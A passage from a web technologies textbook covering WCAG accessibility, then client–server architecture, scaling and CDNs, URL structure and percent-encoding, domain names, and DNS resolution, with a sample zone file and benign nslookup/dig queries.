- **Legal**: many countries require accessible websites, especially for public services — for example the Americans with Disabilities Act, the European Accessibility Act (in force from 2025) and national disability-rights laws in many other countries.
- **Business**: accessible sites reach more customers, and accessibility improvements such as clear structure and text alternatives also improve search-engine optimisation.

Real-World Case: A government form that keyboard users cannot submit

Scenario. A public exam-result portal launches a new application form. Within a week, visually impaired students report that they cannot apply.

Problem. The "Submit" control is a `<div>` with a click handler; form fields have no `<label>`s, only placeholder text; and error messages appear only as red borders.

Analysis. Screen readers announce the fields as "edit text" with no name, so users do not know what to type. The `<div>` cannot be reached with the Tab key, so keyboard users can never submit. Colour-only errors fail the *Perceivable* principle. The form fails WCAG Level A — the most basic level — in several ways.

Solution. Use a native `<button type="submit">`; associate every input with a `<label for>`; announce errors in text next to the field and in a summary with `role="alert"`; and test with the keyboard alone and with NVDA before launch.

Lesson. Accessibility is cheapest when it is built in from the start using semantic HTML; retrofitting it after launch is expensive and excludes users in the meantime.

✔ Check Your Understanding

5. Give one example of a permanent, a temporary and a situational disability.
6. Under which POUR principle does each of these belong: (a) captions on a video; (b) all functions usable with a keyboard; (c) error messages that explain how to fix the problem; (d) valid HTML that works with screen readers?
7. What is the difference between WCAG Level A and Level AA?

Chapter Summary

- The World Wide Web is an information system of linked resources identified by URLs, written in HTML and transferred with HTTP. It was invented by Tim Berners-Lee at CERN (proposed 1989) and runs on top of the Internet, which is the underlying infrastructure.
- Hypertext links can point from any document to any other document on any server, without a central authority; this openness drove the Web's growth.
- Browsers contain a user interface, networking, a rendering engine (Blink, Gecko, WebKit), a JavaScript engine, storage and developer tools. They build a DOM and CSSOM, combine them into a render tree, lay out, paint and composite the page.
- Static sites serve fixed files; dynamic sites generate pages on the server; web applications let users perform tasks.
- Web 1.0 was read-only; Web 2.0 is social and interactive; Web 3.0 refers to the semantic, AI-driven and decentralised Web; Web 4.0 is an emerging vision of intelligent agents.
- Web standards (W3C, WHATWG, IETF, Ecma TC39) give interoperability, accessibility and longevity. Validate code, check browser support and use progressive enhancement.
- Accessibility lets people with disabilities use the Web and benefits everyone. WCAG is built on four principles — Perceivable, Operable, Understandable, Robust — with conformance levels A, AA and AAA; AA is the usual legal target.

Key Terms

World Wide Web	JavaScript engine	Web standards
hypertext	DOM	W3C
hyperlink	CSSOM	WHATWG
HTML	render tree	IETF
URL	layout	Ecma TC39
HTTP	paint	progressive enhancement
web browser	static website	accessibility (a11y)
web server	dynamic website	assistive technology
CERN	web application	screen reader
Mosaic	Web 1.0	WCAG
browser wars	Web 2.0	POUR
evergreen browser	Web 3.0	conformance level
rendering engine	Semantic Web	

Review Questions

1. Explain, with an analogy of your own, the difference between the Internet and the Web.
2. What problem at CERN did the Web set out to solve?
3. Why was Mosaic important in the history of the Web?
4. List the steps a browser follows from receiving an HTML document to showing pixels.
5. Why are HTML parsers designed to be forgiving of errors?
6. Give three differences between Web 1.0 and Web 2.0, with an example website for each.
7. Name the organisation responsible for each: HTML, CSS, HTTP, JavaScript.
8. What is progressive enhancement? Why is it a good strategy?
9. Explain each of the four POUR principles with one practical example.
10. Describe how you would test a web page for accessibility.

Exam-Style Questions

1. **[4 marks]** Distinguish between the Internet and the World Wide Web under four headings.
2. **[6 marks]** Describe the evolution of the Web from Web 1.0 to Web 3.0. For each stage give its main features and technologies.
3. **[6 marks]** What are web standards? Explain why they are important and name the bodies responsible for HTML, CSS and HTTP.
4. **[6 marks]** Audit the following markup against the POUR principles and rewrite it to meet WCAG Level A: `<div onclick="search()">Go</div><input placeholder="Search"><img src="logo.png">`.

Model answer to Question 1. *Nature:* the Internet is a global network of interconnected networks — infrastructure; the Web is an information system of linked documents — a service. *Components:* the Internet consists of physical links, routers and TCP/IP; the Web consists of browsers,

servers, HTML documents and URLs. *Protocols:* the Internet is based on IP with TCP/UDP; the Web uses HTTP/HTTPS, which runs over TCP/IP. *Origin and relationship:* the Internet grew from ARPANET (1969); the Web was invented by Tim Berners-Lee in 1989 and is one of many applications that use the Internet, alongside email and file transfer.

Model answer to Question 4. The `<div>` is not keyboard-focusable and has no button role (fails *Operable* and *Robust*); the input has no label, only a placeholder (fails *Understandable* and *Perceivable*); the image has no text alternative (fails *Perceivable*). Corrected:

HTML

```
<img src="logo.png" alt="Example University">
<form role="search" onsubmit="search(); return false;">
  <label for="q">Search</label>
  <input type="search" id="q" name="q">
  <button type="submit">Go</button>
</form>
```

Answers to Check Your Understanding

1. HTML (a document format with hyperlinks), URLs (unique addresses for resources) and HTTP (the protocol used to request and deliver resources).
2. The rendering engine builds the DOM; the JavaScript engine runs scripts.
3. A plain script pauses HTML parsing until it has been downloaded and executed, so nothing below it is parsed or displayed in the meantime.
4. Permanent: blindness. Temporary: a broken arm. Situational: bright sunlight on a phone screen (many other answers are possible).
5. (a) Perceivable; (b) Operable; (c) Understandable; (d) Robust.
6. Level A is the minimum set of requirements; Level AA adds further criteria such as a 4.5:1 contrast ratio and visible focus, and is the level most laws require.

CHAPTER 3

Client–Server Architecture, URLs and DNS

Learning Outcomes — **Course Outcome: CO1**

After studying this chapter you should be able to:

- explain the client–server model and the roles of clients and servers on the Web;
- compare client–server with peer-to-peer architectures, and thin with thick clients;
- explain vertical and horizontal scaling, load balancing and content delivery networks;
- break a URL into its components, percent-encode special characters and resolve relative URLs;
- describe the structure of domain names and how they are registered;
- trace a DNS lookup from the browser cache to an authoritative name server, distinguishing recursive from iterative queries;
- interpret common DNS record types and use `nslookup` and `dig`;
- identify DNS security threats and their countermeasures.

Every interaction on the Web involves two programs with different jobs: one that *asks* and one that *answers*. This chapter examines that relationship — the client–server model — and the two naming systems that let a client find the right server and the right resource: URLs and the Domain Name System.

3.1 The Client–Server Model

Definition — Client–server architecture

In the **client–server architecture**, tasks are divided between **servers**, which provide a resource or service, and **clients**, which request it. The client always initiates the communication by sending a request; the server processes the request and returns a response.

Three properties characterise the model.

Request–response. Communication follows a strict pattern: the client sends a request, the server sends back one response. The server never contacts a client unprompted in classic HTTP (Chapter 31 discusses techniques that relax this).

Separation of concerns. The client focuses on the user interface — presenting information and




Figure 3.1. The client–server model: the client asks, the server answers.

collecting input. The server focuses on data, processing and security. Each can be changed without rewriting the other, as long as the messages between them stay the same.

Centralisation. Data is managed in one place. Every client sees the same, consistent information, and the owner can back it up, secure it and update the software centrally.

One server can serve thousands of clients simultaneously, which is exactly what a popular website does.

3.1.1 Clients

Any hardware or software that initiates communication by sending a request is a client:

- **web browsers** (Chrome, Firefox, Safari, Edge), which request HTML, CSS and JavaScript and render them;
- **mobile apps**, which usually call REST or GraphQL APIs and receive JSON (Chapter 30);
- **desktop applications** such as email clients, music players and database tools;
- **command-line and API tools** such as `curl` and Postman, used by developers to test servers;
- **IoT devices** — sensors, cameras and smart meters that send data to cloud servers;
- **other servers** — a server becomes a client when it calls another service, for example when a shop's server calls a payment gateway.

3.1.2 Servers

The word *server* is used for two things: the *software* that listens for requests on a port and answers them, and the *computer* that runs it. A single machine can run several server programs. Common kinds are: Server software typically runs continuously in the background as a *service* (on Linux, a *daemon*), waiting for connections on a well-known port — 80 for HTTP and 443 for HTTPS (Chapter 1).

3.1.3 How a client and server communicate on the Web

When you visit `https://www.example.com/`, six things happen in order. We will study each step in detail in this chapter and the next.

1. **DNS lookup** — the browser finds the server's IP address from its name (Section 3.6).
2. **TCP connection** — the browser opens a TCP connection to port 443 with the three-way handshake (Chapter 1).
3. **TLS handshake** — for HTTPS, the two sides verify the server's certificate and agree on encryption keys (Chapter 4).

Table 3.1. Common types of servers.

Server	Role	Examples
Web server	Receives HTTP requests; serves static files and passes dynamic requests to application code	Nginx, Apache HTTP Server
Application server	Runs business logic, talks to databases, generates dynamic responses	PHP-FPM, Node.js, Tomcat
Database server	Stores, queries and updates structured or unstructured data	MySQL, PostgreSQL, MongoDB
Mail server	Sends, receives and stores email (SMTP, IMAP, POP3)	Postfix, Microsoft Exchange
DNS server	Answers questions about domain names (Section 3.6)	BIND, Cloudflare, Google DNS
Authentication server	Verifies identity and issues tokens	OAuth 2.0 providers, Keycloak
Cache / CDN / proxy	Stores copies of content close to users; forwards requests	Varnish, Cloudflare, Nginx

4. **HTTP request** — the browser sends, for example, `GET / HTTP/1.1` with headers.
5. **Server processing** — the server runs its code, perhaps querying a database, and prepares a response.
6. **HTTP response** — the server returns a status code such as `200 OK`, headers and the HTML; the browser renders it and requests further resources.

3.2 Architectural Variations

3.2.1 Client–server versus peer-to-peer

In a **peer-to-peer** (P2P) network there is no central server: every node, or *peer*, is both a client and a server, sharing its resources directly with others. File-sharing systems such as BitTorrent, many blockchain networks, and parts of some video-calling systems work this way.

Table 3.2. Client–server compared with peer-to-peer.

Feature	Client–server	Peer-to-peer
Control	Central server controls data and rules	Distributed among all peers
Scalability	Add or upgrade servers as demand grows	Capacity grows as peers join
Cost	Owner pays for server infrastructure	Peers share the cost
Security	Easier to secure and audit centrally	Harder: every peer is a potential risk
Reliability	Server is a single point of failure unless replicated	No single point of failure
Examples	Websites, email, online banking, databases	BitTorrent, blockchains

The Web is overwhelmingly client–server because organisations need central control over data, security and updates. Peer-to-peer ideas still appear inside web technology — for example, browsers can exchange video directly with WebRTC once a server has introduced them.

3.2.2 Tiers

In a **2-tier** architecture the client talks directly to the database server. It is simple, but every client needs database credentials, business rules are duplicated in every client, and the database cannot cope with thousands of direct connections. A **3-tier** architecture inserts an *application tier* between them: the client (presentation tier) talks only to the application server, which alone talks to the database (data tier). This is the standard structure of web applications and is studied in depth in Chapter 25.

3.2.3 Thin and thick clients

Thin client relies on the server for almost all processing and only displays what it receives. A classic server-rendered PHP site is a thin-client design: the server sends finished HTML.

Thick (fat) client does significant processing locally. A single-page application written in React or Vue downloads raw data as JSON and builds the interface in the browser with its own CPU and memory.

Hybrid — Progressive Web Apps cache pages and logic on the device with a *service worker*, so they keep working offline and synchronise with the server when the connection returns (Chapter 34).

3.3 Scaling Client–Server Systems

A server that comfortably handles a hundred users may collapse under ten thousand. There are two ways to add capacity.

Vertical scaling (scaling up) Give the existing server more CPU, memory or faster disks. It is simple and needs no change to the software, but hardware has limits, upgrades often need downtime, and the server remains a single point of failure.

Horizontal scaling (scaling out) Add more servers and share the load among them. Capacity can grow almost without limit, and if one server fails the others continue. It requires a *load balancer*, and the application must be designed so that any server can handle any request — for example by storing session data in a shared store rather than in one server's memory (Chapter 22).




Figure 3.2. Horizontal scaling: a load balancer distributes requests across a pool of identical servers.

3.3.1 Load balancing

A **load balancer** sits in front of a group of servers and forwards each incoming request to one of them. Common strategies are:

- **Round robin** — send requests to each server in turn;
- **Least connections** — send the request to the server that currently has the fewest active connections;
- **IP hash** — compute a server from the client's IP address, so the same client always reaches the same server ("sticky sessions").

Load balancers also perform *health checks*, removing a failed server from the pool automatically, and often handle HTTPS encryption so that application servers do not have to.

3.3.2 Content delivery networks

A **content delivery network** (CDN) is a network of servers in many cities that store copies of a site's static content — images, style sheets, scripts, videos. When a user in Dhaka requests a file from a site hosted in Europe, the CDN serves it from a nearby *edge server*, cutting the round trip from hundreds of milliseconds to a few tens and removing load from the origin server. The course slides list Cloudflare as an example; others include Akamai, Fastly and the CDNs of the big cloud providers.

✔ Check Your Understanding

1. Name three kinds of clients other than web browsers.
2. Why must an application be designed differently before it can be scaled horizontally?
3. How does a CDN reduce the time needed to load an image?

3.4 URLs: Naming Every Resource

3.4.1 URIs, URLs and URNs

A **Uniform Resource Identifier** (URI) is a string that identifies a resource. A **Uniform Resource Locator** (URL) is a URI that also says *where* the resource is and *how* to get it — for example `https://www.example.com/about`. A *Uniform Resource Name* (URN), such as `urn:isbn:9780131103627`, names a resource without saying where it is. On the Web, almost every URI you meet is a URL, and the two words are used interchangeably.

3.4.2 Anatomy of a URL




Figure 3.3. The parts of a URL.

Scheme names the protocol to use: `https`, `http`, `ftp`, `mailto` (email address), `tel` (phone number), `file` (local file) or `data` (inline content).

Host identifies the server, either as a domain name (`shop.example.com`) or an IP address. Host names are case-insensitive.

Port is optional. If omitted, the default for the scheme is used: 80 for HTTP, 443 for HTTPS. Development servers often use other ports, such as `localhost:8000`.

Path identifies the resource on the server. On a simple static site it mirrors folders and file names; in a web application it is interpreted by a router (Chapter 27). Paths are case-sensitive on most servers.

Query string begins with `?` and contains `name=value` parameters separated by `&`. It carries search terms, filters, sorting options and page numbers.

Fragment begins with `#` and identifies a part of the page, usually an element with a matching `id`. The fragment is *never sent to the server*; the browser uses it to scroll to that element.

A URL may also contain user credentials (`https://user:password@host/`), but this form is insecure and obsolete and should not be used.

3.4.3 Percent-encoding

URLs may contain only a limited set of characters. Other characters — spaces, non-English letters, and characters with special meaning such as `?`, `&` and `#` when they are part of data — must be **percent-encoded**: each byte is written as `%` followed by two hexadecimal digits. Browsers

Table 3.3. Common percent-encodings.

Character	Encoded	Example
space	`%20` (or `+` in query strings)	`?q=web%20design`
`&`	`%26`	`?company=H%26M`
`?`	`%3F`	
`#`	`%23`	`?tag=%23html`
`/`	`%2F`	
Bengali U+0995 (UTF-8: E0 A6 95)	`%E0%A6%95`	

encode what you type automatically. In code you must do it yourself: JavaScript provides `encodeURIComponent()` and PHP provides `urlencode()` and `rawurlencode()`.

JavaScript

```
const term = "web design & UX";
const url = "https://example.com/search?q=" + encodeURIComponent(term);
// https://example.com/search?q=web%20design%20%26%20UX
```

✗ Common Mistake

Wrong. `fetch("/search?q=" + userInput)`

Why it fails. If the input contains `&`, `#` or `?`, the URL's structure changes: `"cats & dogs"` becomes the parameter `q=cats` plus a stray parameter `dogs`.

Correct. Always encode data placed in a URL: `encodeURIComponent(userInput)`, or build URLs with the `URL` and `URLSearchParams` objects.

3.4.4 Absolute and relative URLs

An **absolute URL** contains the scheme and host and works from anywhere: `https://www.example.com/docs/guide.html`. A **relative URL** omits some parts and is resolved against the URL of the current page (the *base URL*). Relative URLs make a site portable: it keeps working when moved to another domain or to a local machine.

Suppose the current page is `https://www.example.com/courses/web/index.html`.

Table 3.4. Resolving relative URLs against `https://www.example.com/courses/web/index.html`.

Relative URL	Meaning	Resolves to
`lab1.html`	Same folder	`/courses/web/lab1.html`
`./lab1.html`	Same folder (explicit)	`/courses/web/lab1.html`
`notes/week2.pdf`	Sub-folder	`/courses/web/notes/week2.pdf`
`../ai/index.html`	Up one folder	`/courses/ai/index.html`
`/images/logo.png`	From the site root	`/images/logo.png`
`//cdn.example.net/a.js`	Same scheme, other host	`https://cdn.example.net/a.js`
`#syllabus`	Fragment on this page	`/courses/web/index.html#syllabus`
`?page=2`	New query, same path	`/courses/web/index.html?page=2`

3.4.5 Designing good URLs

Clean, readable URLs help users and search engines (Chapter 4).

- Prefer words to numbers: `/courses/web-technologies` rather than `/page.php?id=234`.
- Use lowercase letters and hyphens to separate words.
- Keep URLs stable; if a page must move, redirect the old URL permanently (status 301).
- Do not put sensitive information — passwords, tokens — in URLs: they are stored in browser history and server logs and can leak through the `Referer` header.

3.5 Domain Names

3.5.1 The domain name hierarchy

Computers route packets using IP addresses, but people remember names. A **domain name** such as `www.cse.example.edu` is read from right to left, from the most general part to the most specific:




Figure 3.4. The parts of a domain name, read from right to left.

Root The invisible top of the hierarchy, written as a final dot that is almost always omitted.

Top-level domain (TLD) The last label. *Generic* TLDs include `.com`, `.org`, `.net`, `.edu` and hundreds of newer ones such as `.app` and `.dev`. *Country-code* TLDs are two letters: `.bd` for Bangladesh, `.in` for India, `.uk` for the United Kingdom. Some ccTLDs have their own second level, such as `.com.bd` and `.edu.bd`.

Second-level domain The part an organisation registers, such as `example` in `example.com`.

Subdomains Any further labels to the left, created freely by the owner: `cse.example.edu`, `mail.example.com`. The label `www` is simply a conventional subdomain for the website.

3.5.2 Registering a domain

Domain names are rented, usually by the year. The system is coordinated globally by **ICANN**; each TLD is run by a *registry* (for example, Verisign runs `.com`); and individuals and companies buy names through accredited *registrars*. When you register a domain you specify which *name servers* hold its DNS records — often those of the registrar or of a DNS provider — and your contact details are recorded in the registration database, which can be queried with `whois`. Chapter 35 shows how to point a domain at a server.

3.6 The Domain Name System

> **Definition — DNS**
>
> The **Domain Name System** (DNS) is the Internet's hierarchical, distributed naming system. Its main job is to translate human-readable domain names, such as `google.com`, into the IP addresses computers use to communicate, such as `142.250.190.46`.

DNS is often compared to a telephone directory: you look up a name to find a number. Without it you would have to type addresses like `205.251.242.103` to visit a website. DNS has three other important properties.

- **Portability.** Because users know the name, not the address, a company can move its website to a new server with a different IP address simply by updating its DNS record.
- **Distribution.** There is no single database of all names. Millions of name servers around the world each hold a small part of the data and cooperate through a hierarchy.
- **Caching.** Answers are remembered for a period chosen by the domain owner, so most lookups are answered in milliseconds from a nearby cache.

3.6.1 The hierarchy of name servers

1. **Root name servers** sit at the top. There are 13 named root server identities (A to M), each run on hundreds of machines worldwide. They do not know the address of any website; they know where the name servers for each top-level domain are.
2. **TLD name servers** are responsible for a top-level domain such as `.com` or `.bd`. They know which name servers are authoritative for each domain registered under it.




Figure 3.5. The DNS namespace is an inverted tree. Each level delegates responsibility for the level below.

3. **Authoritative name servers** hold the actual records for a domain — for example, that `www.example.com` has the address `93.184.215.14`. Their answers are final.

Alongside these, every user relies on a **recursive resolver**: a DNS server, usually run by the ISP or a public service such as Google (`8.8.8.8`) or Cloudflare (`1.1.1.1`), that does the work of finding answers on the user's behalf and caches them.

3.6.2 Resolving a name, step by step

Figure 3.6 shows what happens the first time anyone using your resolver asks for `www.example.com`.




Figure 3.6. A full DNS resolution. Steps 2–7 are needed only when the answer is not already cached.

1. **Local caches.** The browser checks its own DNS cache. If the name is not there, it asks the operating system, which checks its cache and the local `hosts` file (a text file of manual name-to-address mappings).
2. **Ask the recursive resolver.** The operating system sends the question to the configured resolver. If the resolver has a cached answer that has not expired, it replies immediately.
3. **Ask a root server.** Otherwise the resolver asks a root server, which replies with a *referral*: "I don't know, but here are the servers for `.com`."
4. **Ask a TLD server.** The resolver asks a `.com` server, which refers it to the authoritative name servers for `example.com`.

5. **Ask the authoritative server.** The resolver asks `ns1.example.com`, which returns the answer: the A record `93.184.215.14`, with a time-to-live.
6. **Return and cache.** The resolver stores the answer for the TTL and returns it to the operating system, which also caches it, and the browser connects to the address.

Recursive and iterative queries. Between your computer and the resolver the query is **recursive**: "give me the final answer, however you find it." Between the resolver and the root, TLD and authoritative servers the queries are **iterative**: each server answers with the best information it has — often a referral — and the resolver does the next step itself.

3.6.3 Caching and TTL

Every DNS record carries a **time to live** (TTL), in seconds, chosen by the domain's owner. Resolvers and operating systems may reuse the answer until the TTL expires. Caching is what makes DNS fast and scalable: most lookups are answered from a cache without contacting the root at all, which is how 13 root identities can serve the whole Internet.

The trade-off is that changes take time to spread. If a record has a TTL of 86 400 seconds (one day) and you change the IP address, some users will keep receiving the old address for up to a day. This delay is often called "DNS propagation", although nothing actively propagates — old answers simply expire from caches.

3.6.4 DNS record types

Table 3.5. The DNS record types you will meet most often.

Type	Purpose	Example (name → value)
A	Name → IPv4 address	`example.com` → `93.184.215.14`
AAAA	Name → IPv6 address	`example.com` → `2606:2800::1`
CNAME	Alias to another name	`www.example.com` → `example.com`
MX	Mail servers, with priority	`example.com` → `10 mail.example.com`
TXT	Free text: SPF, DKIM, DMARC, ownership proof	`example.com` → `"v=spf1 mx -all"`
NS	Authoritative name servers	`example.com` → `ns1.example.com`
PTR	Reverse lookup: address → name	`93.184.215.14` → `example.com`
SOA	Administrative data for the zone	primary server, admin email, serial number, timers

A CNAME record points to another *name*, never to an IP address, and a name that has a CNAME cannot have other records. MX records use priorities: the lowest number is tried first, higher numbers are back-ups.

Text | A small DNS zone file for example.com

```
$TTL 3600
@       IN  SOA  ns1.example.com. admin.example.com. ( 2026092801 7200 3600 1209600
    ↪ 3600 )
@       IN  NS   ns1.example.com.
@       IN  NS   ns2.example.com.
@       IN  A    203.0.113.25
```

```
@       IN  AAAA 2001:db8::25
www     IN  CNAME example.com.
@       IN  MX   10 mail.example.com.
mail    IN  A    203.0.113.30
@       IN  TXT  "v=spf1 mx -all"
```

➤ How it works

In a zone file, `@` stands for the domain itself. The first line sets a default TTL of one hour. The SOA record identifies the primary name server and the administrator, and contains a serial number that must increase whenever the zone changes. The website is reachable at both `example.com` (A and AAAA records) and `www.example.com` (an alias). Email for the domain goes to `mail.example.com`, whose address is given by its own A record, and the TXT record publishes an SPF policy saying that only the domain's mail servers may send its email.

3.6.5 Querying DNS yourself

Terminal | `nslookup (Windows, macOS, Linux)`

```
nslookup www.example.com            # the address of a name
nslookup -type=mx gmail.com         # which servers receive email for gmail.com?
nslookup www.example.com 1.1.1.1    # ask a specific resolver
```

Terminal | `dig (macOS, Linux; also available for Windows)`

```
dig example.com A +short            # just the IPv4 address
dig example.com MX                  # full answer with TTLs
dig example.com +trace              # follow the whole chain: root -> TLD ->
    ↪ authoritative
```

➤ dig example.com A (answer section, shortened)

```
;; ANSWER SECTION:
example.com.        2893    IN    A    93.184.215.14
;; Query time: 4 msec
;; SERVER: 192.168.0.1#53(192.168.0.1)
```

➤ How it works

The answer says that `example.com` has the IPv4 address `93.184.215.14`. The number 2893 is the *remaining* TTL in seconds: this answer came from a cache, and will be reused for about 48 more minutes. The query took 4 ms because it was answered by the home router's resolver (`192.168.0.1`) from its cache. Run the command again with `+trace` and the query time grows, because every level of the hierarchy is contacted.

3.6.6 DNS security

DNS was designed in 1983, when the Internet was a small community of researchers, and it has no built-in protection against forged answers. Important threats are:

Cache poisoning (spoofing) An attacker tricks a resolver into caching a false record, so that users who type the correct name are sent to the attacker's server.

DNS hijacking Malware or an attacker changes the DNS settings of a computer or home router, so that all lookups go to a malicious resolver.

Denial-of-service attacks on DNS providers If a domain's name servers are overwhelmed, the domain disappears from the Internet even though its web servers are healthy. In 2016 a large attack on the DNS provider Dyn made Twitter, Netflix, GitHub and many other sites unreachable for users in parts of the world.

DNS tunnelling Malware hides data inside DNS queries to smuggle it out of networks whose firewalls block other traffic.

Defences include **DNSSEC** (DNS Security Extensions), which adds digital signatures so that resolvers can verify that answers really come from the domain's owner; encrypted DNS — **DNS over HTTPS** (DoH) and **DNS over TLS** (DoT) — which prevents eavesdropping and tampering between the user and the resolver; using multiple DNS providers; and securing routers with strong passwords and firmware updates.

Real-World Case: "We moved the website, but half our users still see the old one"

Scenario. A college moves its website from a shared host to a new server on Friday evening and updates the domain's A record. On Saturday some students see the new site and others the old one, and the admission office's email has stopped working for some senders.

Problem. Why do different users see different servers for the same name, and why did email break?

Analysis. The old A record had a TTL of 86 400 seconds. Resolvers that had cached it will keep answering with the old address until their copy expires — DNS is working exactly as designed. The email problem appeared because, while moving to a new DNS provider, the administrator recreated only the A records and forgot the MX and TXT (SPF) records.

Solution. Two days *before* a migration, lower the TTL to about 300 seconds so caches refresh quickly; switch the A record; keep the old server running until the old TTL has passed; then raise the TTL again. Before changing DNS providers, export every record (A, AAAA, CNAME, MX, TXT) and compare them afterwards with `dig`.

Lesson. Caching makes DNS fast; planning for caching makes migrations smooth.

✔ Check Your Understanding

7. What does a root name server return when asked for `www.example.com`?
8. Which record type would you create to (a) point `blog.example.com` to another host name; (b) receive email; (c) prove ownership of a domain to a search engine?
9. Why can a DNS change take hours to reach all users?

Chapter Summary

- In the client–server model, clients initiate requests and servers respond. The model separates the interface from data and processing and centralises data and control.
- Clients include browsers, apps, tools and devices; servers include web, application, database, mail, DNS and authentication servers, usually listening on well-known ports.
- Peer-to-peer systems have no central server. The Web uses client–server with 3-tier applications; clients may be thin, thick or hybrid (PWAs).
- Systems scale vertically (bigger servers) or horizontally (more servers behind a load balancer); CDNs serve static content from edge servers near users.
- A URL has a scheme, host, optional port, path, query string and fragment. Special characters must be percent-encoded; relative URLs are resolved against the current page.
- Domain names are hierarchical (root, TLD, second-level, subdomains) and are registered through registrars under ICANN's coordination.
- DNS translates names into addresses through root, TLD and authoritative name servers, queried iteratively by a recursive resolver that caches answers for their TTL.
- Key record types are A, AAAA, CNAME, MX, TXT, NS, PTR and SOA. `nslookup` and `dig` query DNS directly.
- DNS threats include cache poisoning, hijacking, DDoS and tunnelling; defences include DNSSEC, encrypted DNS and redundant providers.

Key Terms

client–server architecture
client
server
request–response
peer-to-peer
2-tier, 3-tier
thin client
thick client
vertical scaling
horizontal scaling
load balancer
CDN
edge server
URI
URL
scheme
host
path
query string
fragment
percent-encoding
absolute URL
relative URL
domain name
TLD
ccTLD
registrar
ICANN
DNS
root server
TLD server
authoritative server
recursive resolver
recursive query
iterative query
TTL
A record
CNAME
MX record
DNSSEC
DNS over HTTPS

Review Questions

1. Explain the three defining properties of the client–server model.
2. Give two advantages and two disadvantages of peer-to-peer architecture.

3. What is the difference between a thin client and a thick client? Give an example of each.
4. Compare vertical and horizontal scaling.
5. Label every part of `https://api.shop.com.bd:8443/v2/orders?status=paid&page=3#top`.
6. Why is the fragment of a URL never sent to the server?
7. From the page `/dept/cse/notices/2026.html`, write relative URLs to `/dept/cse/index.html` and `/dept/eee/index.html`.
8. Describe the roles of the root, TLD and authoritative name servers.
9. Distinguish recursive from iterative DNS queries.
10. What is the purpose of the TTL in a DNS record? What happens if it is very long?
11. Write DNS records so that `example.com` and `www.example.com` both reach `203.0.113.25`.

Exam-Style Questions

1. **[6 marks]** With a diagram, explain the steps involved in resolving `www.example.com` when no DNS cache contains the answer.
2. **[5 marks]** A popular news site slows down whenever there is breaking news. Explain two architectural techniques that would help, and one change the application may need.
3. **[4 marks]** Explain the purpose of the A, CNAME, MX and TXT record types with one example each.
4. **[5 marks]** Compare client–server and peer-to-peer architectures under five headings.

Model answer to Question 2. First, *horizontal scaling with a load balancer*: run several identical application servers and place a load balancer in front, which distributes requests (for example by least connections) and removes failed servers, so capacity can be added quickly during a surge. Second, a *content delivery network and caching*: static content such as images, CSS and JavaScript — and even whole article pages for anonymous readers — can be served from CDN edge servers close to readers, removing most of the load from the origin servers and reducing latency. For horizontal scaling to work, the application must be *stateless* on each server: session data must be stored in a shared store such as Redis or the database rather than in one server's memory or local files, so that any server can handle any request.

